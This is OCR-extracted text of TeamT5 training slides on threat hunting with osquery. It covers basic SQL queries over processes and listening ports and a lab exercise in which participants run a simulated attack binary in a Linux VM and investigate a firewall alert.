
Determine is attack or not

Filter malicious file, process or traffic

Logs, Processes, Filesystem,
Packets, Devices

Automate Threat Hunting

TEAMT5 杜浦數位安全




osquery

- A SQL powered operating system instrumentation, monitoring, and analytics framework.
- Available for Linux, macOS, and Windows.
- GitHub, Docs

```
SELECT DISTINCT processes.name, listening_ports.port, processes.pid
  FROM listening_ports JOIN processes USING (pid)
  WHERE listening_ports.address = '0.0.0.0';
```


Threat Hunting with osquery

TEAMT5
杜 浦 數 位 安 全



Threat Hunting with osquery


TEAMT5
杜浦數位安全




```
SELECT * FROM processes;
```

Why Use osquery

- Open source
- Cross-Platfrom
- Project document is complete and adequate
- https://osquery.io/schema/



osquery


TEAMT5
杜浦數位安全

- osqueryi
  - Interactively
  - Completely standalone
  - Don’t need root privilege
- osqueryd
  - Daemonized
  - Schedule queries
  - Executing in background


Let’s Go Hunting

Hunting Target

- Here is a Linux VM and an attack module
- Please hunt all the threats in this VM



Attacker.zip




Execute Attack Binary


```
# start attack
user@ubuntu:~/Desktop/Attack$ chmod +x ./start_attack
user@ubuntu:~/Desktop/Attack$ ./start_attack


# stop attack and remove malicious files
user@ubuntu:~/Desktop/Attack$ chmod +x ./stop_attack
user@ubuntu:~/Desktop/Attack$ sudo ./stop_attack

# If something wrong
user@ubuntu:~/Desktop/Attack$ sudo ./stop_attack --force
```

Hunting Target

- Client's message:
  - This is our web service which responsible for handling account management and e-commerce.



Hunting Target

TEAMT5
杜浦數位安全

- Client's message:
  - This is our web service which responsible for handling account management and e-commerce.


Hunting Target

TEAMT5
杜浦數位安全

- Client's message:
  - This is our web service which responsible for handling account management and e-commerce.
  - Today, our firewall generated an alert indicating the web service requested to a malicious ip.

Hunting Target

